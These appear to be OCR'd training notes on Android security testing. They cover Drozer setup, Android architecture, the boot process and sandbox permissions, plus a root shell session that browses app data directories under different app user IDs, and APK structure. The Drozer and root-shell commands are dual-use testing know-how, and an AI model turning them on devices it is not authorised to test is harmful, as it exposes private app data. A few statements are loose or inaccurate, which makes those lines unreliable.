
Drozer is running, now we need drozer server(so that dorzer could be connect with drozer server) that is drozer agent it should be install on emulator/mobile device.



Currently it's on but when we installed it on emulator first time it will be off so we have to on it, after this we have forward the port on 31415 where drozer server is running.

#adb forward tcp:31415 tcp:31415

#drozer console connect --server <phone IP address>



Android Introduction

Android is an open-source mobile operating system developed by Google. It was first released in 2008 and has since become one of the most popular mobile operating systems in the world, powering millions of devices across different manufacturers.

Android is based on the Linux kernel and is designed primarily for touchscreen mobile devices such as smartphones and tablets. It provides a customizable user interface, a rich set of features and tools, and an extensive ecosystem of third-party apps and services.

Android is built on a modular architecture that enables developers to easily create and deploy applications for a variety of use cases. The Android SDK provides a comprehensive set of tools, libraries, and APIs for developers to build high-quality mobile applications.

Android also provides support for a range of hardware features such as cameras, GPS, and sensors, making it a versatile platform for creating innovative mobile applications. Additionally, Android offers a range of accessibility features to make the platform more accessible to users with disabilities.

As an open-source platform, Android is constantly evolving, with new updates and features being added regularly. Android provides a flexible and robust mobile operating system that enables developers to create a diverse range of mobile applications for users across the globe.

Android has a tradition of naming its major operating system releases after desserts or sweet treats, in alphabetical order. Here are the Android nicknames and generations released to date:

- Android 1.0 (no nickname) - September 2008
- Android 1.5 Cupcake - April 2009
- Android 1.6 Donut - September 2009
- Android 2.0/2.1 Éclair - October 2009
- Android 2.2 Froyo - May 2010
- Android 2.3 Gingerbread - December 2010
- Android 3.0/3.1/3.2 Honeycomb - February 2011
- Android 4.0 Ice Cream Sandwich - October 2011
- Android 4.1/4.2/4.3 Jelly Bean - July 2012
- Android 4.4 KitKat - October 2013
- Android 5.0/5.1 Lollipop - November 2014
- Android 6.0 Marshmallow - October 2015
- Android 7.0/7.1 Nougat - August 2016
- Android 8.0/8.1 Oreo - August 2017
- Android 9 Pie - August 2018
- Android 10 - September 2019
- Android 11 - September 2020
- Android 12 - October 2021


Each Android generation typically includes new features and improvements to the operating system. These updates are usually rolled out gradually to devices over time, with newer devices receiving the updates first.

Android Architecture

Android architecture refers to the overall software stack that makes up the Android operating system. The Android platform is built on a Linux kernel and is comprised of several layers that work together to provide a comprehensive mobile operating system.

The major components of the Android architecture are:

- Applications
- Application Framework
- Android Runtime
- Platform Libraries
- Linux Kernel



Application framework

Application Framework provides several important classes which are used to create an Android application. It provides a generic abstraction for hardware access and also helps in managing the user interface with application resources. Generally, it provides the services with the help of which we can create a particular class and make that class helpful for the Applications creation. It includes different types of services activity

manager, notification manager, view system, package manager etc. which are helpful for the development of our application according to the prerequisite.

Android runtime

Android Runtime environment is one of the most important parts of Android. It contains components like core libraries and the Dalvik virtual machine (DVM). Mainly, it provides the base for the application framework and powers our application with the help of the core libraries.

Like Java Virtual Machine (JVM), **Dalvik Virtual Machine (DVM)** is a register-based virtual machine and specially designed and optimized for android to ensure that a device can run multiple instances efficiently. It depends on the layer Linux kernel for threading and low-level memory management. The core libraries enable us to implement android applications using the standard JAVA or Kotlin programming languages.

Android runtime (ART) is the managed runtime used by applications and some system services on Android. ART and its predecessor Dalvik were originally created specifically for the Android project. ART as the runtime executes the Dalvik Executable format and Dex bytecode specification.

ART and Dalvik are compatible runtimes running Dex bytecode, so apps developed for Dalvik should work when running with ART. However, some techniques that work on Dalvik do not work on ART. For information about the most important issues, see Verifying app behavior on the Android runtime (ART).

Platform libraries

The Platform Libraries includes various C/C++ core libraries and Java based libraries such as Media, Graphics, Surface Manager, OpenGL etc. to provide a support for android development.

- **Media** library provides support to play and record audio and video formats.
- **Surface manager** responsible for managing access to the display subsystem.
- **SGL** and **OpenGL** both cross-language, cross-platform application program interface (API) are used for 2D and 3D computer graphics.
- **SQLite** provides database support and **Free Type** provides font support.
- **Web-Kit** This open source web browser engine provides all the functionality to display web content and to simplify page loading.

- **SSL (Secure Sockets Layer)** is security technology to establish an encrypted link between a web server and a web browser.

Linux Kernel

Linux Kernel is heart of the android architecture. It manages all the available drivers such as display drivers, camera drivers, Bluetooth drivers, audio drivers, memory drivers, etc. which are required during the runtime.


The Linux Kernel will provide an abstraction layer between the device hardware and the other components of android architecture. It is responsible for management of memory, power, devices etc.

The features of Linux kernel are:

- **Security:** The Linux kernel handles the security between the application and the system.
- **Memory Management:** It efficiently handles the memory management thereby providing the freedom to develop our apps.
- **Process Management:** It manages the process well, allocates resources to processes whenever they need them.
- **Network Stack:** It effectively handles the network communication.
- **Driver Model:** It ensures that the application works properly on the device and hardware manufacturers responsible for building their drivers into the Linux build.

Android Boot Process

In computing, booting is starting up a computer or computer appliance until it can be used. It can be initiated by hardware such as a button press, or by software command. After the power is switched on the computer is relatively dumb, and can read only part of its storage called Read-only memory. There a small program is stored called firmware. It does power-on self-tests, and most importantly, allows accessing other types of memory, like hard disk and main memory. The firmware loads bigger programs into the computer's main memory and runs it. In general purpose computers, but as well in smart phones, tablets, optionally a boot manager is run.



Android Boot Process includes the following six steps:

- Boot ROM
- BootLoader
- Kernel
- Init
- Zygote and Dalvik VM

Boot ROM: This Step is known as power ON and system startup. This means that whenever we press the power button, the Boot ROM code starts executing from a pre-defined location which is hardwired in ROM. Boot ROM loads the BootLoader into RAM and starts executing.

BootLoader*:* Bootloaders is a low-level code contains the instructions that tell a device how to start up and find the system kernel. A Bootloader is a place where manufacturers put their locks and restrictions.

The bootloader is a code that is executed before any Operating System starts to run. The BootLoader executes in 2 Stages:

a) In the first stage, it detects external RAM and loads a program which helps in the second stage.

b) In the second stage, the bootloader setups the network, memory etc which requires to run Kernel.

Kernel: Once kernel boots, it starts setup cache, protected memory, scheduling, loads drivers, starts kernel daemons, mounts root file system, initializing Input/Output, starts interrupts, initializes process table. A Kernel is the lowest level of easily replaceable software that interfaces with the hardware in our device. When kernel finish system setup first thing it looks for "init" in system files and launch root process or first process of a system.

Init*:* Init is the very first process or we can say that it is the grandfather of all the processes.

The Init process has 2 responsibilities:

- Mounts directories like /sys, /dev or/proc
- Runs /init.rc script. The init.rc is responsible for the initial set up of the system.

Zygote and Dalvik VM*:* The Zygote is a VM process that starts as the system boots. When app_process launces Zygote, it first creates the Dalvik VM and then calls Zygote's main() method. Zygote receives a request to launch an App through/dev/socket/zygote. Once it happens, it triggers a fork () call.

- When a process is a fork, it creates a clone to itself. It replicates itself in another memory space. This is done pretty efficiently. When this happens to Zygote, it creates an exact and clean new Dalvik VM as a thread, preloaded with all necessary classes and resources that any App will need. This makes the process of creating a VM and load resources pretty efficiently.
- It enables code sharing across the Dalvik VM which helps in the achievement of minimal start up time.

Android security

Android security is a critical aspect of the Android operating system. It is designed to protect the privacy, data, and integrity of the device and its users. Android provides several layers of security that work together to create a secure environment for users. Here are some of the key aspects of Android security:

Application Sandbox: Android uses a sandboxed environment for each application, which means that each application runs in its own isolated environment. This ensures that applications cannot access each other's data or interfere with each other.

Permissions: Android applications must request permission to access sensitive device resources such as the camera, microphone, or location data. Users can grant or deny these permissions on a per-app basis.

Google Play Protect: Google Play Protect is a built-in security feature that scans all applications on the device to detect and remove any malware or potentially harmful software.

Encryption: Android uses encryption to protect sensitive data stored on the device. This includes encryption of data in transit (such as HTTPS) and data at rest (such as full-device encryption).


Verified Boot: Android uses verified boot to ensure that the device is running the correct and unmodified version of the operating system. This helps to prevent malicious software from taking over the device.

Security Updates: Google provides regular security updates for Android to address any known security vulnerabilities. These updates are distributed through the Google Play Store or directly to the device.

Overall, Android security is a multi-layered approach that provides a secure environment for users and their data. However, it is important for users to stay vigilant and take necessary precautions such as using strong passwords, keeping their device up-to-date with the latest security updates, and only downloading apps from trusted sources.

Practical

ASUS_Z01QD:/ # ls –al



```
1|ASUS_Z01QD:/ # ls -al
total 1869
drwxrwxrwt   14 root     root          820 2023-01-17 06:24 .
drwxrwxrwt   14 root     root          820 2023-01-17 06:24 ..
dr-xr-xr-x   28 root     root            0 2023-01-17 06:24 acct
drwxrwx---    6 system   cache        1024 2023-01-09 01:21 cache
lrwxrwxrwx    1 root     root           13 1969-12-31 18:00 charger -> /sbin/healthd
dr-x------    2 root     root           40 2023-01-17 06:24 config
lrwxrwxrwx    1 root     root           17 2023-01-17 06:24 d -> /sys/kernel/debug
drwxrwx--x   36 system   system       4096 2023-01-09 01:21 data
-rw-r--r--    1 root     root          841 1969-12-31 18:00 default.prop
drwxr-xr-x   16 root     root         4280 2023-01-17 06:24 dev
lrwxrwxrwx    1 root     root           11 2023-01-17 06:24 etc -> /system/etc
-rw-r--r--    1 root     root       109367 1969-12-31 18:00 file_contexts.bin
-rw-r-----    1 root     root          625 1969-12-31 18:00 fstab.intel
-rwxr-x---    1 root     root      1460208 1969-12-31 18:00 init
-rwxr-x---    1 root     root         1022 1969-12-31 18:00 init.bluetooth.rc
-rwxr-x---    1 root     root         1024 1969-12-31 18:00 init.environ.rc
-rwxr-x---    1 root     root         5487 1969-12-31 18:00 init.intel.rc
-rwxr-x---    1 root     root        28052 1969-12-31 18:00 init.rc
-rwxr-x---    1 root     root          588 1969-12-31 18:00 init.superuser.rc
-rwxr-x---    1 root     root         1927 1969-12-31 18:00 init.trace.rc
-rwxr-x---    1 root     root         9372 1969-12-31 18:00 init.usb.configfs.rc
-rwxr-x---    1 root     root         6139 1969-12-31 18:00 init.usb.rc
-rwxr-x---    1 root     root          411 1969-12-31 18:00 init.zygote32.rc
-rwxr-x---    1 root     root          684 1969-12-31 18:00 init.zygote64_32.rc
lrwxrwxrwx    1 root     root           10 2023-01-17 06:24 lib -> system/lib
drwxr-xr-x   10 root     system        220 2023-01-17 06:24 mnt
dr-xr-xr-x  141 root     root            0 2023-01-17 06:24 proc
-rw-r--r--    1 root     root         4845 1969-12-31 18:00 property_contexts
drwx------    2 root     root           40 2022-11-09 02:48 root
drwxr-x---    2 root     root          120 1969-12-31 18:00 sbin
lrwxrwxrwx    1 root     root           19 2023-01-17 06:24 sdcard -> /storage/emulated/0
-rw-r--r--    1 root     root          758 1969-12-31 18:00 seapp_contexts
-rw-r--r--    1 root     root           65 1969-12-31 18:00 selinux_version
-rw-r--r--    1 root     root       199091 1969-12-31 18:00 sepolicy
-rw-r--r--    1 root     root        11513 1969-12-31 18:00 service_contexts
drwxr-x--x    8 root     sdcard_r      180 2023-01-17 06:24 storage
dr-xr-xr-x   12 root     root            0 2023-01-17 06:24 sys
drwxr-xr-x   18 root     root         4096 1969-12-31 18:00 system
-rw-r--r--    1 root     root           30 1969-12-31 18:00 ueventd.intel.rc
-rw-r--r--    1 root     root         4853 1969-12-31 18:00 ueventd.rc
lrwxrwxrwx    1 root     root           14 2023-01-17 06:24 vendor -> /system/vendor
```

ASUS_Z01QD:/ # ls -al | grep "init"

```
2|ASUS_Z01QD:/ # ls -al | grep "init"
-rwxr-x---   1 root   root     1460208 1969-12-31 18:00 init
-rwxr-x---   1 root   root        1022 1969-12-31 18:00 init.bluetooth.rc
-rwxr-x---   1 root   root        1024 1969-12-31 18:00 init.environ.rc
-rwxr-x---   1 root   root        5487 1969-12-31 18:00 init.intel.rc
-rwxr-x---   1 root   root       28052 1969-12-31 18:00 init.rc
-rwxr-x---   1 root   root         588 1969-12-31 18:00 init.superuser.rc
-rwxr-x---   1 root   root        1927 1969-12-31 18:00 init.trace.rc
-rwxr-x---   1 root   root        9372 1969-12-31 18:00 init.usb.configfs.rc
-rwxr-x---   1 root   root        6139 1969-12-31 18:00 init.usb.rc
-rwxr-x---   1 root   root         411 1969-12-31 18:00 init.zygote32.rc
-rwxr-x---   1 root   root         684 1969-12-31 18:00 init.zygote64_32.rc
```

ASUS_Z01QD:/data/data # ls -al

```
ASUS_Z01QD:/data/data # ls -al
total 512
drwxrwx--x 76 system system 4096 2023-01-17 06:05 .
drwxrwx--x 36 system system 4096 2023-01-09 01:21 ..
drwx------  4 system system 4096 2023-01-09 01:21 android
drwx------  4 u0_a11 u0_a11 4096 2023-01-09 01:21 android.ext.services
drwx------  4 u0_a32 u0_a32 4096 2023-01-09 01:21 android.ext.shared
drwx------  4 u0_a0  u0_a0  4096 2023-01-09 01:21 com.android.backupconfirm
drwx------  4 u0_a26 u0_a26 4096 2023-01-09 01:21 com.android.bluetoothmidiservice
drwx------  4 u0_a27 u0_a27 4096 2023-01-09 01:21 com.android.bookmarkprovider
drwx------  4 u0_a1  u0_a1  4096 2023-01-09 01:21 com.android.calllogbackup
drwx------  4 u0_a29 u0_a29 4096 2023-01-09 01:21 com.android.captiveportallogin
drwx------  4 u0_a3  u0_a3  4096 2023-01-09 01:21 com.android.carrierconfig
drwx------  4 u0_a4  u0_a4  4096 2023-01-09 01:21 com.android.cellbroadcastreceiver
drwx------  4 u0_a30 u0_a30 4096 2023-01-09 01:21 com.android.certinstaller
drwx------ 12 u0_a49 u0_a49 4096 2023-01-17 06:05 com.android.chrome
drwx------  4 u0_a31 u0_a31 4096 2023-01-09 01:21 com.android.cts.ctsshim
drwx------  4 u0_a5  u0_a5  4096 2023-01-09 01:21 com.android.cts.priv.ctsshim
drwx------  4 u0_a6  u0_a6  4096 2023-01-09 01:21 com.android.defcontainer
drwx------  6 u0_a7  u0_a7  4096 2023-01-16 03:54 com.android.documentsui
drwx------  4 u0_a10 u0_a10 4096 2023-01-09 01:21 com.android.emergency
drwx------  4 u0_a12 u0_a12 4096 2023-01-09 01:21 com.android.externalstorage
drwx------  5 u0_a50 u0_a50 4096 2023-01-09 01:34 com.android.gallery3d
drwxr-x--x  4 u0_a33 u0_a33 4096 2023-01-09 01:21 com.android.htmlviewer
drwx------  4 system system 4096 2023-01-09 01:21 com.android.inputdevices
drwx------  5 system system 4096 2023-01-09 01:34 com.android.keychain
drwx------  4 system system 4096 2023-01-09 01:21 com.android.location.fused
drwx------  4 u0_a18 u0_a18 4096 2023-01-09 01:21 com.android.packageinstaller
drwx------  4 u0_a36 u0_a36 4096 2023-01-09 01:21 com.android.pacprocessor
```

130|ASUS_Z01QD:/data/data # su u0_a56

```
130|ASUS_Z01QD:/data/data # su u0_a56
ASUS_Z01QD:/data/data $ whoami
u0_a56
```

```
ASUS_Z01QD:/data/data $ ls  com.hpandro.androidsecurity
app_pccache  app_textures  app_tmppccache  app_webview  cache  code_cache  databases  files  l
ASUS_Z01QD:/data/data $ exit
ASUS_Z01QD:/data/data # whoami
root
ASUS_Z01QD:/data/data # su u0_a56
ASUS_Z01QD:/data/data $ ls com.microvirt.guide
ls: com.microvirt.guide: Permission denied
1|ASUS_Z01QD:/data/data $ exit
1|ASUS_Z01QD:/data/data #
```

We can access data of particular user we can't access the data that contain another user id, because each app have separate user id (uid).

```
ASUS_Z01QD:/sdcard # su u0_a16
ASUS_Z01QD:/mnt/runtime/default/emulated/0 $ whoami
u0_a16
ASUS_Z01QD:/mnt/runtime/default/emulated/0 $ id
uid=10016(u0_a16) gid=10016(u0_a16) groups=10016(u0_a16),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc)
```

Static Analysis


What is APK

What is APK (Android Package Kit) is the file format used by the Android operating system for distribution and installation of mobile applications. APK files contain all the necessary components required to run a single Android application on an Android device.

An APK file is essentially a compressed archive file, similar to a ZIP file that contains the compiled code, resources, and other files required by the application to run. These files are packaged together into a single file with the extension ".apk".

APK files can be downloaded and installed on Android devices either from the Google Play Store or from other third-party sources. To install an APK file, users need to enable "Unknown Sources" in their device's settings, which allow them to install apps from sources other than the Google Play Store. Once the APK file is downloaded, it can be installed by simply tapping on it and following the installation prompts.

APK files are a convenient way to distribute and install Android applications outside of the Google Play Store. They are often used by developers to distribute beta versions of their apps or by users who want to install apps that are not available on the Google Play Store. However, users should be cautious when downloading and installing APK files from third-party sources, as they may contain malware or other harmful software.



A Dex file contains code which is ultimately executed by the Android Runtime. Every APK has a single classes.dex file, which references any classes or methods used within an app. Essentially, any Activity, Object, or Fragment used within your codebase, will be transformed into bytes within a Dex file that can be run as an Android app.

Apk structure

APK (Android Package Kit) is the package file format used by the Android operating system for distribution and installation of mobile applications. APK files contain all the necessary elements required to run a single Android application on an Android device. Here is a brief overview of the APK file structure:

Manifest file: This is an XML file that contains metadata about the application, such as its package name, version, permissions, activities, and services.

MinSDK Version - MinSDK specifies the minimum API level on which the application is able to run, or Minimum version of the android is required to on your application.

Permissions – Defines what data & hardware component the app needs to access

- Camera
- Contact
- Internet
- Read/write external storage
- Package management
- Bluetooth etc.
- Account details
- Money Transfer screens
- Hidden screens.
- Account detail contain user id password we log-gin account on log-in screen for protection use Intent filter.

Activity - In Android, an Activity is a component that represents a single screen with a user interface. It is one of the fundamental building blocks of an Android app and is responsible for handling user interactions, displaying views, and managing the lifecycle of the application.

An Activity typically corresponds to a single screen or window in the app, and it can be used to display UI elements such as buttons, text boxes, and images. Each Activity is implemented as a Java class that extends the android.app.Activity class and overrides its methods to define its behavior.

When an Activity is launched, it goes through a series of lifecycle callbacks, including onCreate(), onStart(), onResume(), onPause(), onStop(), and onDestroy(). These callbacks are used to initialize the Activity, respond to user interactions, and manage its state during different stages of the app's lifecycle.

Activities can communicate with each other using Intents, which are messages that can be sent between different components of an app. Intent can be used to start a new Activity or to pass data between different Activities.

The Android operating system manages the lifecycle of Activities, and it can destroy and recreate them as needed, depending on factors such as memory availability and user interactions. Developers need to be aware of the Activity lifecycle and ensure that their code handles it correctly to avoid issues such as crashes or data loss.

Activity Lifecycle - In Android, the Activity lifecycle refers to the sequence of events that occur when an Activity is created, started, resumed, paused, stopped, and destroyed. Understanding the Activity lifecycle is crucial for developing Android apps that behave correctly and avoid issues such as crashes or data loss.

Here is a brief overview of the Activity lifecycle:

onCreate(): This method is called when the Activity is first created. It is where the developer should initialize the Activity's UI components and other resources.

onStart(): This method is called when the Activity becomes visible to the user. It is where the developer should start any processes that are needed for the Activity to function correctly.

onResume(): This method is called when the Activity is in the foreground and the user can interact with it. It is where the developer should start any processes that are needed to update the UI or respond to user input.

onPause(): This method is called when the Activity loses focus, such as when another Activity is launched or the device goes to sleep. It is where the developer should save any unsaved data and release any resources that are no longer needed.

onStop(): This method is called when the Activity is no longer visible to the user. It is where the developer should release any resources that are no longer needed.

